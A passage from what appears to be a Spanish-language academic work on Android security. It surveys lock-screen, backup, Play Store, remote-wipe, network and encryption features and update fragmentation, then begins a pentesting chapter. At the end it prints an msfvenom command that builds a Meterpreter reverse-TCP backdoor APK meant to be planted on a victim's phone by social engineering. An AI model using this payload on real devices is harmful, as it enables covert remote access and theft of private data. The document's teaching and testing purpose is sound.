En la elección de una clave y en el método de ingreso, hay más de una postura posible. Si consideramos la frecuencia con que se va a desbloquear el dispositivo, el método de *PIN* con una longitud razonable (5 dígitos, por ejemplo) es una buena opción. Si se considera lo ideal, se puede elegir el método por contraseña, con una clave alfanumérica fuerte. El patrón es el más sencillo de usar, aunque también es sencillo de adivinar para las personas que están alrededor del usuario que ven el mismo movimiento varias veces y también existe la posibilidad de adivinarlo con la observación de huellas dactilares en la pantalla; si se usa este método de ingreso de clave, es recomendable desactivar la visualización del trazo por la pantalla.

Existe una servicio adicional para algunos dispositivos con *Android* relacionado al bloqueo/desbloqueo del dispositivo, se llama "*Smart Lock*" [SMRTLCK]. La idea es facilitar el acceso al estado de desbloqueado del dispositivo, en función de determinados factores. Este servicio provee las siguientes prestaciones:

- Dispositivos de confianza: se puede utilizar un dispositivo (de confianza), como un reloj o un parlante, para mantener el teléfono desbloqueado cuando ese dispositivo está conectado por *Bluetooth* o *NFC*. Es posible que primero se deba desbloquear el teléfono de forma manual, pero luego cuando se conecte el dispositivo de confianza ya no se bloqueará.
- Lugares de confianza: esta aptitud se basa en la ubicación física del usuario como

factor que determinará si el dispositivo se debe desbloquear o no; por lo general, estas ubicaciones son lugares como la casa del usuario y no el lugar de trabajo, es decir aquellos lugares donde no se necesita que el dispositivo esté bloqueado. Para facilitarle y posibilitarle el trabajo a este servicio, se necesita información de la ubicación geográfica (el *GPS* debe estar activado) y una conexión a *Internet*. Este servicio se fija si las ubicaciones previamente guardadas (lugares confiables) por el usuario coinciden con la actual, si es así el dispositivo queda desbloqueado.

- Rostro de confianza: se refiere al reconocimiento facial que se lleva a cabo para que el dispositivo se desbloquee cada vez que se toca el botón de encendido y se enciende la pantalla bloqueada, previo al uso de esta característica se tendrá que guardar un rostro de confianza. Es una característica que mejora la interacción entre el usuario y el dispositivo, aunque es menos seguro que el uso de un *PIN* o contraseña como clave.
- Voz de confianza: hay una función que realiza búsquedas en *Google* en base a lo que se escucha por el micrófono del equipo, o sea reconoce una frase. Este servicio no está continuamente escuchando; entonces, para activarlo, el usuario tendrá que mencionar con su propia voz la frase "*Ok google*". Se puede aplicar el mismo mecanismo para desbloquear el dispositivo, con la diferencia que ahora se va a verificar el sonido de la voz para comprobar si corresponde a la del usuario y no será necesario que se ingrese la contraseña para ver los resultados de la búsqueda. Previamente se tendrá que guardar el registro de la voz del usuario.
- Detección del cuerpo humano: permite que el dispositivo permanezca desbloqueado cuando el usuario se lo lleva consigo, por ejemplo, en la mano, el bolsillo o el bolso. El acelerómetro incorporado mantendrá el dispositivo desbloqueado cuando detecte que el usuario lo está transportando. El teléfono se bloqueará automáticamente cuando detecte que otra persona lo está llevando. Dado que los datos del acelerómetro sobre la forma de caminar del usuario se guardarán en el dispositivo, asimismo el servicio podrá determinar que el dueño lo lleva encima.

Esta lista de prestaciones se la encuentra yendo al menú general, seleccionando "Configurar", luego desde ese menú elegir "Seguridad", finalmente se debe acceder al ítem "*Smart Lock*" que aparece en el listado de opciones que se muestra.

3.3.2 Añadir la información de contacto en la pantalla de bloqueo

Existe una función que es simple y que puede llegar a ser útil en caso de que el dispositivo se haya extraviado y lo haya encontrado algún individuo con intenciones de devolverlo a su dueño. La función consiste en mostrar información personal en la pantalla seleccionada por el usuario [INFOSCR], cuando el dispositivo está bloqueado. Esta información puede ser un número de teléfono o un *e-mail* para ponerse en contacto con el dueño, pero se debe evitar mostrar información que comprometa su privacidad y seguridad.

Para agregar esta información, el usuario se debe dirigir al menú principal de aplicaciones, elegir "Configurar", luego en el menú que aparece se debe seleccionar "Seguridad", y finalmente se debe seleccionar "Datos del propietario" donde se puede escribir un texto arbitrario.

3.3.3 Backup de datos

Se pueden resguardar datos del dispositivo en la nube con 2 aplicaciones que vienen preinstaladas con *Android*: *Google Fotos* y *Google Drive* [APPSBAC]. También se pueden utilizar aplicaciones de terceros (tema que se tocará en el capítulo 5). En *Google Fotos* solo se pueden subir cualquier imagen que contenga el dispositivo, incluso se pueden retocar y aplicar efectos. En *Google Drive* se pueden subir archivos de cualquier tipo, tiene 15Gb de capacidad. Dado que con ambos se suben datos a la nube, se puede acceder a ellos desde cualquier *PC* (con el usuario y contraseña).

Desde la aplicación de *Google Fotos* se pueden sincronizar las imágenes del dispositivo con la nube, para lograrlo estos son los pasos a seguir [GOOFOTO]: el usuario debe ingresar a la aplicación, luego desde el menú general se debe elegir "Configuración", luego "Copia de seguridad y sincronización"; y desde acá se podrá activar la sincronización de los datos que maneja la aplicación (imágenes). Inmediatamente se iniciará la subida de imágenes a la nube, aquellas que no fueron subidas aún serán distinguidas con un ícono en particular. Concluyendo, esta función permite el almacenamiento de imágenes en la nube en sincronización con las que contiene el dispositivo, o sea que si se agregan o eliminan desde el dispositivo también lo hará en la nube.

Desde la aplicación de *Google Drive* se pueden gestionar archivos subidos en la nube y se pueden subir archivos desde un dispositivo [GOODRIV]; a diferencia de Google Fotos, en esta aplicación se pueden subir archivos de forma manual, no se pueden sincronizar automáticamente una o varias carpetas de un dispositivo directamente con la nube; en cambio, en la versión para *PC* y *Mac* de *Google Drive* se puede realizar este tipo de sincronizaciones [DRIVEPC].

3.3.4 Google Play

Una gran cantidad de *malware* proviene de orígenes desconocidos, por ejemplo, de *marketplaces* alternativos a *Google Play*. O sea, generalmente no conviene descargar aplicaciones de estos *marketplaces* porque el usuario no tiene forma de saber como se gestionan las aplicaciones disponibles y si éstas son confiables.

Android brinda cierta libertad en la forma en que se distribuyen aplicaciones. Luego la instalación es un proceso directo, sencillo y rápido, no tiene que suponer ningún problema. Si el usuario instala aplicaciones que provienen de *Google Play*, cuenta con el respaldo de una barrera de seguridad llamada "*Bouncer*" que analiza las aplicaciones que se suben y las que ya están subidas buscando *malwares* para detener su actividad,

también examina las cuentas de usuarios en busca de actividades sospechosas para suspenderlas [BOUNCER]. Entonces, esta medida de seguridad (que no es infalible) disminuye las probabilidades de sufrir daños por una aplicación maliciosa, si usamos *Google Play* como fuente de aplicaciones.

Existe una opción en la configuración de *Android*, para que el sistema operativo solo acepte aplicaciones provenientes de *Google Play* [UNKSOUR], se puede activar de la siguiente manera: en el menú general se debe elegir "Configurar", luego en el menú que aparece se debe elegir "Seguridad", para que finalmente se pueda desactivar la casilla de "Fuentes desconocidas". Si el usuario se dispone de confiar en *Google Play*, esta medida le puede interesar. No obstante, esta opción viene desactivada por defecto, al menos para el modelo que se usó como referencia.

Google Play Services, que trabaja en conjunto con *Google Play*, es una aplicación que corre en segundo plano, se sincroniza con todo el sistema y posee una *API* para que los desarrolladores aprovechen los servicios que ofrece (que son muchos). Pero en cuestión de seguridad, que es lo que interesa en este punto, se puede encontrar dentro del repertorio de servicios algunas funciones que pueden ayudar; una se encarga de revisar la seguridad del sistema y envía avisos a *Google* en caso que alguna sea sospechosa, y la otra, se encarga de detener una aplicación en caso de que intente dañar el equipo.

Para activar estas opciones, el usuario se debe dirigir al menú principal, elegir "Configuraciones de *Google*", luego aparece un menú y se debe elegir el ítem "Seguridad", finalmente se encuentran las 2 opciones de configuración que interesan: "Buscar amenazas de Seguridad" y "Mejorar detección de aplicaciones perjudiciales" que sirven para realizar un control en busca de actividades sospechosas en el equipo y enviar información de las aplicaciones maliciosas a *Google* (en caso de encontrarlas) para contribuir en la mejora de este *software*, respectivamente. De hecho, en este menú hay otra opción que puede ayudar a mantener la privacidad de los datos del usuario, se puede activar las opciones de "Bloquear y borrar datos del dispositivo de forma remota", con lo cual se puede realizar las siguientes operaciones de forma remota (en casos excepcionales): borrar todos los datos y bloquear la pantalla.

Otro tema a resaltar con *Google Play* es la descarga automática de actualizaciones [AUTOUPD]. Por lo general, esta opción de configuración viene activada por defecto, al menos en el caso del smartphone que se toma como referencia. En el caso de que no esté activa la opción, se debe realizar lo siguiente: dentro de la aplicación de *Google Play* ir al menú general, ir a "Configuración", y finalmente elegir "Actualizar aplicaciones automáticamente" en donde aparecerán 3 opciones: no actualizar aplicaciones automáticamente, actualizar aplicaciones automáticamente solo por *Wi-Fi* o por una conexión a la red de datos del proveedor del celular (puede tener recargos). Para algunos usuarios puede resultar molesto que las actualizaciones se inicien automáticamente (y sorpresivamente) cuando éstas consumen un ancho de banda considerable, para ellos puede resultarle útil la opción de ser notificados solamente cuando surgen nuevas actualizaciones.

3.3.5 Administrador de Dispositivos de Android

En *Android* se puede usar otro complemento que forma parte de los productos de *Google*, llamado Administrador de Dispositivos de *Android* (*Android Device Manager*), un servicio integrado al sistema operativo. Permite localizar, bloquear o eliminar datos del *smartphone* de forma remota desde una computadora. No se debe instalar nada en el *smartphone*, solo se necesita una cuenta de *Google*. Con este servicio activado, si un *smartphone* es robado o perdido, el dueño podría encontrarlo y recuperarlo. Incluso si no se pudiera recuperar el *smartphone*, se pueden proteger los datos sensibles realizando un borrado de ellos de forma remota.

Este servicio permite tener control del *smartphone* desde una computadora (un enlace remoto) de la siguiente forma: el usuario ingresa a la cuenta *Google* asociada a su *smartphone* y se dirige al panel de control [PANLADM], en donde se encuentran las operaciones posibles:

- Se puede ubicar el lugar geográfico dónde se encuentra el *smartphone*, se lo muestra en un mapa a través de *Google Maps*.
- Se puede hacer sonar al *smartphone*.
- Se puede bloquear la pantalla del *smartphone*. Permite definir una contraseña para bloquear al *smartphone* remotamente. Cuando se activa, pide el ingreso de una contraseña (y su reingreso), un mensaje y un número de teléfono que se van a mostrar en la pantalla; cuando se confirman estos datos se bloquea el *smartphone* con una pantalla particular de color negro. Si previamente no se definió una clave que bloquee la pantalla desde el *smartphone*, se puede aprovechar esta característica, de lo contrario la contraseña suministrada será ignorada.
- Se pueden borrar datos del *smartphone*. Esto implica: un reestablecimiento al estado de fábrica, se eliminarán las aplicaciones, las fotos, la música y las configuraciones. Luego, el administrador de *smartphones Android* ya no funcionará. Esta acción no se puede deshacer. Es posible que no se pueda borrar el contenido de la tarjeta SD del *smartphone*. Si el *smartphone* no tiene conexión, se restablecerá al estado de fábrica cuando vuelva a estar conectado.

Desde el *smartphone*, si se desea activar este servicio, previamente se debe activar el *GPS* de la siguiente forma: ir al menú principal, donde se debe elegir "Configurar", luego del menú que aparece se debe seleccionar "Ubicación" en donde se puede pulsar una llave que activa esta característica del *hardware*. Luego, para activar el Administrador de Dispositivos de *Android* [ANDMOFF], se debe seguir el siguiente camino dentro de los menúes del *smartphone*: dentro del menú principal, elegir "Configución de *Google*", luego seleccionar "Seguridad", activar la llave en donde dice "Ubicar este dispositivo de forma remota" y también "Bloquear y borrar datos del dispositivo".

3.3.6 Seguridad en la red

Android proporciona comunicaciones seguras a través de *Internet* para la navegación *web*, correo electrónico, mensajería instantánea y otras aplicaciones, basándose en los protocolos criptográficos como SSL (*Secure Sockets Layer*) y TLS (*Transport Layer Security*), incluyendo TLS v1.0, TLS v1.1, TLS v1.2 y SSL v3 [GOOUSER]. Éstos son los protocolos que usualmente se utilizan cuando se necesita encriptación en los datos que transitan de un host a otro. Por ejemplo, en los entornos de escritorio, todos los navegadores importantes soportan TLS [TLSWIKI].

Android soporta conexiones Wi-Fi encriptadas que respetan el protocolo *WPA2-Enterprise* (802.11i), el cual está diseñado específicamente para redes empresariales. El soporte del protocolo *WPA2-Enterprise* usa encriptación *AES-128*, proporcionando a las empresas y a sus empleados un alto nivel de protección al enviar y recibir datos a través de la conexión *Wi-Fi*. *Android* soporta *802.1x EAPs* (*Extensible Authentication Protocols*), incluyendo *EAP-TLS*, *EAP-TTLS*, *PEAPv0*, *PEAPv1* y *EAP-SIM* [GOOUSER].

Android soporta conexiones seguras con el uso de una *VPN (Virtual Private Network)*. La idea de una red *VPN* es conectarse a una red privada sobre una red pública como *Internet*, utilizando técnicas como *tunneling* y/o encriptación. Una *VPN* se podría establecer entre dos sistemas finales o entre dos organizaciones, entre varios sistemas finales dentro de una sola organización o entre varias organizaciones a través de *Internet*, entre aplicaciones individuales, o cualquier combinación de éstos. O sea, lo interesante de usar una *VPN* en las organizaciones es que una parte de las comunicaciones se vuelve "invisible" a los observadores ajenos a una organización, aprovechando al mismo tiempo la eficiencia de una infraestructura de comunicaciones común. Se suele usar una *VPN* para ahorrar costos [CISCVPN].

Para configurar una conexión a una red *VPN* se debe ingresar al menú general de aplicaciones, elegir el ítem "Configurar", dentro del grupo denominado "Conexiones inalámbricas y redes" seleccionar "más", cuando aparece su submenú se debe elegir *VPN*. En esta sección aparecen las operaciones relacionadas con la gestión de *VPNs* (alta, baja, edición y conectar) [VPNANDR].

Android tiene soporte para conectarse a un servidor *proxy*. Un servidor *proxy* es una computadora que actúa como intermediario entre una red local (por ejemplo, todas las computadoras de una empresa) y una red de gran escala como *Internet*. Generalmente, los servidores *proxy* proveen un incremento en el rendimiento y en la seguridad. En algunos casos, monitorean el uso de la red externa [PROXYIU].

Un servidor *proxy* funciona interceptando conexiones entre el emisor y receptor. Todos los datos que entran, ingresan por un puerto y se reenvían al resto de la red a través de otro puerto. Al bloquear el acceso directo entre dos redes, los servidores *proxy* hacen que sea mucho más difícil para los *hackers* la obtención de direcciones internas y los detalles de una red privada.

Para poder configurar un *proxy*, el usuario debe seguir estos pasos: dentro del menú

general, elegir "Configurar", luego aparece un menú del cual se debe seleccionar el ítem "*Wi-Fi*", mantener apretado en una de las redes *Wi-Fi* que se listan para que aparezca un menú emergente; una vez allí, seleccionar "Modificar red", finalmente marcar el casillero "opciones avanzadas" para que se pueda ver la opción correspondiente al tipo de conexión *proxy* [PROXAND].

3.3.7 Multiusuario

En *Android* pueden haber varios perfiles de usuario (en *Android*, se llaman simplemente "usuarios"), tienen una configuración general propia, cada perfil guarda datos diferentes de las aplicaciones que instaló. En el uso del dispositivo, se puede usar uno de estos perfiles y la idea es que se puedan intercambiar explícitamente con un control de fácil acceso (que aparece en la parte superior de la pantalla). Una vez accedido a un perfil cualquiera, aparecerá la pantalla bloqueada (en caso de que se haya activado esta medida de seguridad). Para resumir, las características que provee esta funcionalidad son:

- Un perfil de usuario puede correr en segundo plano cuando otro está activo.
- Los datos de un usuario están siempre aislados de los otros usuarios.

Por último, *Android* tiene otra característica que puede ayudar a mejorar la seguridad y organizar los contenidos que generan los usuarios del dispositivo. *Android* implementa el concepto de usuario primario y usuario secundario [GOOUSER]:

- Un usuario primario es el primer usuario agregado a un dispositivo. No se puede eliminar, excepto cuando se lleva al dispositivo al estado de fábrica. Este usuario también tiene privilegios especiales y configuraciones que son establecidas solamente por él. El usuario primario siempre se está ejecutando, incluso cuando otros están corriendo en primer plano.
- Un usuario secundario puede ser cualquier usuario agregado al dispositivo, pero que no sea el usuario principal. Un usuario secundario puede ser eliminado por él mismo y por el usuario principal, pero no puede afectar a los otros usuarios de un dispositivo. Los usuarios secundarios pueden ejecutarse en segundo plano y seguir teniendo la conexión a red cuando se conectan, por ejemplo. Sin embargo, hay algunas restricciones en el acceso a los recursos; por ejemplo, cuando están corriendo en segundo plano no son capaces de mostrar la interface del usuario o conectarse por *Bluetooth*. Los usuarios secundarios que corren en segundo plano son parados por el proceso del sistema, si el dispositivo requiere memoria adicional para las operaciones que esté realizando el usuario que está corriendo en primer plano.

3.3.8 Encriptación del dispositivo

En *Android* se puede realizar una encriptación de disco completa (*full disk encryption*)

[ENCRCEN]. Lo que quiere decir que todos los datos del usuario se pueden encriptar usando una clave de encriptación basada en el código de acceso o contraseña proporcionado para bloquear la pantalla, luego esta contraseña/clave se la pedirá cada vez que el dispositivo es encendido.

Cuando el dispositivo está encriptado, todos los datos del usuario que se vayan a crear, se cifran de forma automática antes de guardarse en el disco; así mismo, en todas las lecturas futuras, se descifrarán los datos automáticamente antes de retornarle el poder al proceso que pidió la lectura. Este mecanismo puede servir como una protección adicional en caso de que el dispositivo se haya robado o perdido (y accedido por usuarios maliciosos). Además de ser recomendable para resguardar la seguridad, este mecanismo sirve para comprobar la integridad de los datos. Por otro lado, este mecanismo no tiene ningún efecto apreciable en el rendimiento, al menos esto sucede en los equipos más modernos.

En cuanto a la implementación del mecanismo, básicamente se puede mencionar que el algoritmo de encriptación es *AES-128* [ANDENCR]. La llave maestra también es encriptada con *AES-128* mediante llamadas a la librería *OpenSSL* adaptada al entorno *Android*, aunque los fabricantes del dispositivo pueden usar *AES* de 128 *bits* o más. El proyecto original de *Android* (*AOSP*) maneja la encriptación a nivel del almacenamiento interno, lo que quiere decir que no puede encriptarse el contenido de la tarjeta *SD*; aunque los fabricantes del dispositivo pueden agregar esta funcionalidad al sistema.

Previo a la realización de la encriptación [ENCDATA] se debe considerar estos 4 puntos: establecer una clave de bloqueo de pantalla (como previamente se describió), conectar el cargador al dispositivo, tener en cuenta que el proceso inicial llevará un tiempo (una hora o más) y finalmente, se debe considerar que si se interrumpe el proceso de encriptación se pueden perder datos (para disminuir las pérdidas se puede realizar un *backup*). Si no cumple alguna de las 2 primeras condiciones (si se está sin clave y sin cargador conectado), el sistema deniega el acceso al comando de encriptación.

Para proceder con la encriptación, el usuario se debe dirigir al menú principal, de ahí elegir el ítem "Configurar", dentro de sus opciones seleccionar "Seguridad"; finalmente, en esta instancia se debe seleccionar "Encriptar teléfono".

Luego de la encriptación, la clave se exigirá cada vez que se arranque el sistema. Esto sirve para comprobar la integridad de los archivos. Se puede deshabilitar esta característica, pero no es recomendable.

3.4 Vulnerabilidades en Android

3.4.1 Fragmentación

El entorno de *Android* presenta el fenómeno de la fragmentación de versiones [DASHAND], debido a las diferencias entre las versiones de *Android* que presentan los distintos dispositivos que usan los usuarios. El apego que tiene *Android* con la filosofía del

software libre lo vuelve en un entorno ideal para que los fabricantes de dispositivos puedan construir sus propios dispositivos basados en esta plataforma. En consecuencia, la gama de dispositivos que provienen de distintos fabricantes que usan *Android* es muy variada. Cada dispositivo varía en relación a su *software* y *hardware*, incluyendo a las modificaciones que realiza el fabricante del equipo y el proveedor de telefonía móvil al sistema operativo.

En materia de seguridad, la fragmentación afecta de distintas formas a la plataforma Android dependiendo de si tratase de un atacante o un *pentester* (profesionales que se dedican a buscar agujeros de seguridad en un sistema para demostrar que existen y lo documentan). A pesar de que los atacantes pueden encontrar fácilmente fallas de seguridad que se puedan explotar sobre un dispositivo en particular, es poco probable que esta explotación se pueda aplicar a dispositivos de otro fabricante; lo que dificulta el descubrimiento de fallas de seguridad que afecten a una gran cantidad de dispositivos. Incluso cuando un dispositivo móvil expone un agujero de seguridad, la variación entre los dispositivos complica el desarrollo de exploits. En la mayoría de los casos, no es posible desarrollar un exploit universal que funcione en todas las versiones de Android y todos los dispositivos.

Por otro lado, para los investigadores en seguridad, realizar una auditoría integral requeriría no sólo la revisión de todos los dispositivos (tarea que jamás se ha hecho), sino también todas las revisiones de *software* disponible para esos dispositivos; sencillamente, ésta es una tarea que no se puede realizar. En el otro extremo, si se centra en un sólo dispositivo, la tarea es más accesible pero no brinda un panorama adecuado de todo el dominio. El área de ataque presente en un dispositivo podría no estar presente en otro. También algunos componentes son más difíciles de auditar, como el *software* de código fuente cerrado que es específico a cada dispositivo.

Debido a estos desafíos por ambas partes (atacante y pentester), de forma simultánea (y paradójicamente) la fragmentación vuelve más difícil la tarea de un auditor de seguridad y ayuda a prevenir incidentes de seguridad a gran escala.

3.4.2 Actualizaciones

Las actualizaciones de software relacionadas a *Android* presentan un panorama complejo, sobre todo cuando se lanzan nuevos parches de seguridad [ANDHACK]. Existen maniobras realizadas por empresas, que están involucradas en el entorno de *Android*, que agregan complejidad a las actualizaciones. Por ejemplo, el desarrollo de *software* por parte de terceros, las versiones personalizadas de los fabricantes, los proveedores de telefonía celular que agregan complementos (aplicaciones que no se pueden desinstalar si al *smartphone* no se aplicó *rooting*) a los *smartphones* que venden para promocionar sus servicios, entre otras maniobras. Los problemas se incrementan con el crecimiento de los proyectos de *software* libre, con los problemas técnicos en los lanzamientos de actualizaciones del sistema operativo y otras cuestiones que a continuación se comentarán algunas de ellas.

Los mecanismos de las actualizaciones que usan las aplicaciones *Android* son distintas a las del sistema operativo. Un desarrollador puede publicar un parche de seguridad de su aplicación *Android* por *Google Play*. En cambio, cuando surge una falla de seguridad en el sistema operativo, se necesita publicar una actualización del *firmware* o una actualización *over-the-air* (distribuye el software de forma centralizada con su configuración mediante Internet). El proceso para crear y publicar estos tipos de actualizaciones es más difícil.

Por ejemplo, considérese un parche para un agujero de seguridad en el núcleo del sistema operativo; su desarrollo comienza con su corrección. *Google* se encarga de esto. Una vez que se tiene el código fuente de la corrección, de acá en adelante va a depender del dispositivo, porque en el caso de los *smartphones Nexus* (producidos por *Google*) el lanzamiento del parche para el usuario final va a ser directo. Sin embargo, cuando se actualiza un dispositivo fabricado por una empresa que no pertenece a *Google*, el fabricante va a tener que producir una compilación que incluya al parche de seguridad hecho por *Google*. En el caso de los smartphones, los fabricantes de equipos pueden ofrecer actualizaciones del *firmware* de forma directa sólo a los usuarios que tienen smartphones liberados. De otro modo, si el smartphone además del fabricante, proviene de un proveedor de telefonía móvil, entonces este proveedor debería volver a compilar su versión de *Android* modificada con el parche incluido y entregarlo al cliente. Durante este trayecto simple mostrado en este ejemplo, pueden existir problemas en la coordinación con desarrolladores de otras empresas (terceros) o con los fabricantes de *hardware* de bajo nivel ajenos al fabricante del equipo.

El ritmo de adopción de las nuevas versiones de *Android* es muy lento. Sin la recepción de las actualizaciones de seguridad a tiempo, *Android* no se puede considerar un sistema operativo maduro y seguro. El tiempo que toma entre cada uno de los procesos principales varía de forma amplia, estos procesos son: el reporte de un *bug*, el desarrollo del parche y la instalación del parche en el dispositivo del usuario final. El tiempo entre el reporte de un *bug* y el desarrollo de un parche frecuentemente es corto, está listo en días o semanas. Sin embargo, el tiempo que lleva pasar del desarrollo del parche hasta su instalación en el dispositivo del usuario final puede tomar de semanas a meses, o incluso nunca. Como se mencionó anteriormente, el ciclo del parche (aún en el caso más simple) puede incluir a varios intermediarios (el fabricante, el proveedor de telefonía móvil, entre otros). No todas las actualizaciones de seguridad dentro del entorno de *Android* son afectadas de forma equitativa por las complicaciones mencionadas; por ejemplo, las aplicaciones *Android* son actualizadas de forma instantánea por sus autores. Por otro lado, están los usuarios curiosos, que tienen mayores conocimientos que el usuario promedio, pueden actualizar sus dispositivos con parches de terceros o de proyectos de *software* libre, bajo su propio riesgo.

Resumiendo el proceso de actualización, *Google* resuelve los agujeros de seguridad publicando los cambios en el repositorio de *AOSP* en cuestión de días o semanas. Los fabricantes pueden tomar el código fuente patch para incorporarlo en la versión de *Android* que distribuyen (la cual tiene aplicaciones propias de la marca del fabricante). No obstante, los fabricantes tienden a retrasarse en la aplicación de parches. En el caso de

los *smartphones*, aquellos que están liberados obtienen las actualizaciones más rápido que aquellos que son adquiridos por los proveedores de telefonía móvil, dado que no tienen que pasar por las modificaciones propias del proveedor en el sistema (aplicaciones que promocionan sus servicios), ni tampoco pasan por los procesos de aprobación del proveedor. A los proveedores de telefonía móvil les lleva meses obtener las actualizaciones de seguridad, si alguna vez las obtienen.

En el marco de las actualizaciones, se encuentra el proceso de *backporting*, el cual es el acto de aplicar el parche de una versión actual de un *software* a una versión más antigua. Lamentablemente, en el entorno de *Android*, esta práctica es casi inexistente. Por ejemplo, supóngase que la última versión de *Android* es 4.2; si se descubre una vulnerabilidad que afecta a las versiones 4.0.4 y posteriores, *Google* arreglará la vulnerabilidad solo para las versiones iguales y posteriores a 4.2.x., por consiguiente a los usuarios de las versiones anteriores como 4.0.4 y 4.1.x se los deja vulnerables indefinidamente.

En Mayo del 2011 se anunció la formación de la *Android Update Alliance*, su objetivo es alentar a las empresas asociadas al conglomerado definido por OHA (*Open Handset Alliance*) para que se comprometan a actualizar sus equipos con *Android* durante al menos 18 meses después del lanzamiento inicial. Desafortunadamente, esta iniciativa nunca ha sido mencionada otra vez después de su anuncio inicial. El tiempo mostró que cuestiones como: los costos que lleva desarrollar nuevas versiones de *firmware*, conflictos con los dispositivos viejos (heredados), problemas con el *hardware* más reciente, problemas en las pruebas con las últimas versiones o las incidencias en los desarrollos de aplicaciones podrían interponerse en el camino e imposibilitar la propuesta de *Android Update Alliance*.

Capítulo 4

Pruebas en Android

4.1 Objetivo

El objetivo general del capítulo es explorar distintas pruebas prácticas que explotan vulnerabilidades para evidenciar su existencia.

Por cada prueba, se explica cómo se usan las herramientas, demostrando su potencial y factibilidad. Se expone una gama de explotaciones de vulnerabilidades en dispositivos móviles, no sólo aquellas que afectan a *Android* exclusivamente, sino a otras plataformas.

En líneas generales, las pruebas que se van a realizar son las siguientes:

- *Pentesting* en *Android*: aspecto relativo a las pruebas de seguridad que se somete un sistema.
- *SMS Spoofing*: aspecto relacionado a la suplantación de identidad en celulares.
- Vulnerabilidades con *USSD*: aspecto relativo a la infraestructura celular.
- Seguridad en aplicaciones: aspecto relacionado a los bugs de una aplicación móvil.
- *Sniffing* por *Wi-Fi*: aspecto relacionado a las redes locales inalámbricas.
- Desbloqueo en el acceso físico: aspecto relativo a la seguridad física del smartphone.
- *Rooting*: aspecto relativo a las acciones voluntarias del usuario con el dispositivo.

4.2 Medidas previas, entorno de trabajo y smartphones de pruebas

Se presentarán distintas pruebas que se realizan con la ayuda de herramientas. Como se recomienda en las buenas prácticas de este tipo de prueba, previamente se toman los recaudos correspondientes para no poner en riesgo la información del smartphone.

Por ejemplo, se puede realizar una copia de resguardo (*backup*) de los archivos alojados en la tarjeta *SD* en otro medio. También se pueden copiar los contactos almacenados en la memoria interna del smartphone a la tarjeta *SIM* para contar con un respaldo.

En cuanto al entorno de pruebas, se utiliza el sistema operativo *Kali Linux* (se usó la versión 1.1.0a), dado que éste facilita algunas herramientas. *Kali Linux* es un Sistema Operativo que tiene como objetivo facilitar las auditorías y pruebas inherentes a la seguridad informática en general. *Kali Linux* tiene preinstalados más de 600 programas incluyendo *Nmap* (un escáner de puertos), *Wireshark* (un sniffer), *John the Ripper* (un

crackeador de *passwords*) y la suite *Aircrack-ng* (*software* para pruebas de seguridad en redes inalámbricas); es un Sistema que trae herramientas que están documentadas, la mayoría son inherentes al *software* libre. Se usó este sistema operativo con la idea de facilitar las pruebas y tener a disposición un entorno cómodo para las mismas, dado que no se usó *Kali Linux* de forma amplia.

Para la ejecución de las pruebas se utilizan 3 *smartphones*: *Motorola Defy+* (con *Android 2.3.5*), *LG G3* (con *Android 5.0.2*) y *Motorola Moto G 2* (con *Android 5.0.2*).

4.3 Realización de las pruebas

4.3.1 Primer prueba

4.3.1.1 Introducción

Primero se parte de la definición de *pentesting* [PENTEST]:

> *"Una prueba de penetración (también llamada pentesting) es la práctica de probar un sistema de computadora, red o aplicación web para encontrar vulnerabilidades que un atacante puede explotar."*

Para probar una vulnerabilidad en *Android*, se usó una herramienta que sirve para realizar *pentesting*, *Metasploit*. Ésta cuenta con la colaboración de la comunidad del *software* libre; existen otras herramientas que también permiten realizar pruebas de seguridad en *Android*, como por ejemplo *Android Tamer*. Hay cuatro versiones de *Metasploit* [METAVER]. La versión que se va a utilizar se llama *Metasploit Framework (MSF)*, es la más usada y la más activa entre las cuatro versiones. Esta versión es *Open Source* y gratuita, y es utilizada principalmente por los desarrolladores de *exploits* y expertos en seguridad. Expone una interface por línea de comandos y tiene la funcionalidad básica en comparación con la versión paga más cara (*Metasploit Pro*) [METAFRA]. Esta herramienta viene incorporada en la distribución de *Kali Linux*, con lo cual no se describirá cómo se instala, sólo se describirá su uso; con la ejecución de algunos de sus comandos se podrá realizar la prueba.

En esta primera prueba se pretende tener acceso a una herramienta profesional para comprobar la seguridad en *Android*, la prueba es sencilla y marca el inicio de la serie de demostraciones. A grandes rasgos, la serie de pasos que se sigue es la siguiente: primero se genera el *exploit* (con una serie de comandos), luego se transmite el *exploit* al *smartphone* víctima (con ingeniería social, por ejemplo), una vez que la víctima tiene incorporado el *exploit*, el atacante podrá acceder a cierta información privada contenida en el *smartphone*, de forma remota.

4.3.1.2 Procedimiento

Los pasos que se van a seguir se los pueden agrupar en 2 etapas [NULBYTE], siguiendo este orden: la generación del *exploit* (en una *PC*) y la utilización del *exploit* (en un *smartphone*). La primera consiste en la generación de un archivo que contiene código malicioso (*payload*) con la ejecución de un comando. La segunda etapa consiste en la ejecución del *exploit* en el *smartphone* víctima, que permite la conexión a una PC por la red local en que ambos estan conectados.

El archivo que se genera, es un instalador de una aplicación *Android* (lleva la extensión *.apk*), el cual actúa como un *exploit* con el objetivo de obtener acceso a información privada del sistema víctima. Este exploit toma el rol de cliente en el marco de una conexión en reversa (*reverse connection*): el cliente (desde el *smartphone*) abre un puerto con el cual el servidor (desde la *PC*) se conecta. Una conexión en reversa usualmente se la utiliza para eludir las restricciones que los firewalls aplican a los puertos abiertos. Asimismo, el exploit funciona como un *backdoor*, dado que cuando se ejecuta desde el *smartphone* víctima, avisa al atacante que está listo para recibir comandos y queda corriendo en segundo plano.

Una vez que se activa el *exploit*, se puede obtener información privada con la ejecución de comandos, se puede acceder al *filesystem* o acceder al *log* de llamadas hechas o acceder a las fotos almacenadas.

Etapa 1

// En una consola y en modo superusuario se deben ejecutar los siguientes comandos (uno a la vez):

```
# ifconfig
```

// Este comando retorna varios parámetros agrupados por interface de red. En el grupo relativo a la conexión inalámbrica (*wlan0*), se obtiene la dirección *IP* de la máquina actual (representado en cuatro números decimales del tamaño de 1 byte separados por punto) el cual nos sirve como parámetro para el próximo comando:

```
# msfvenom –p android/meterpreter/reverse_tcp LHOST=192.168.0.23 LPORT=8080 R > exploit.apk
```

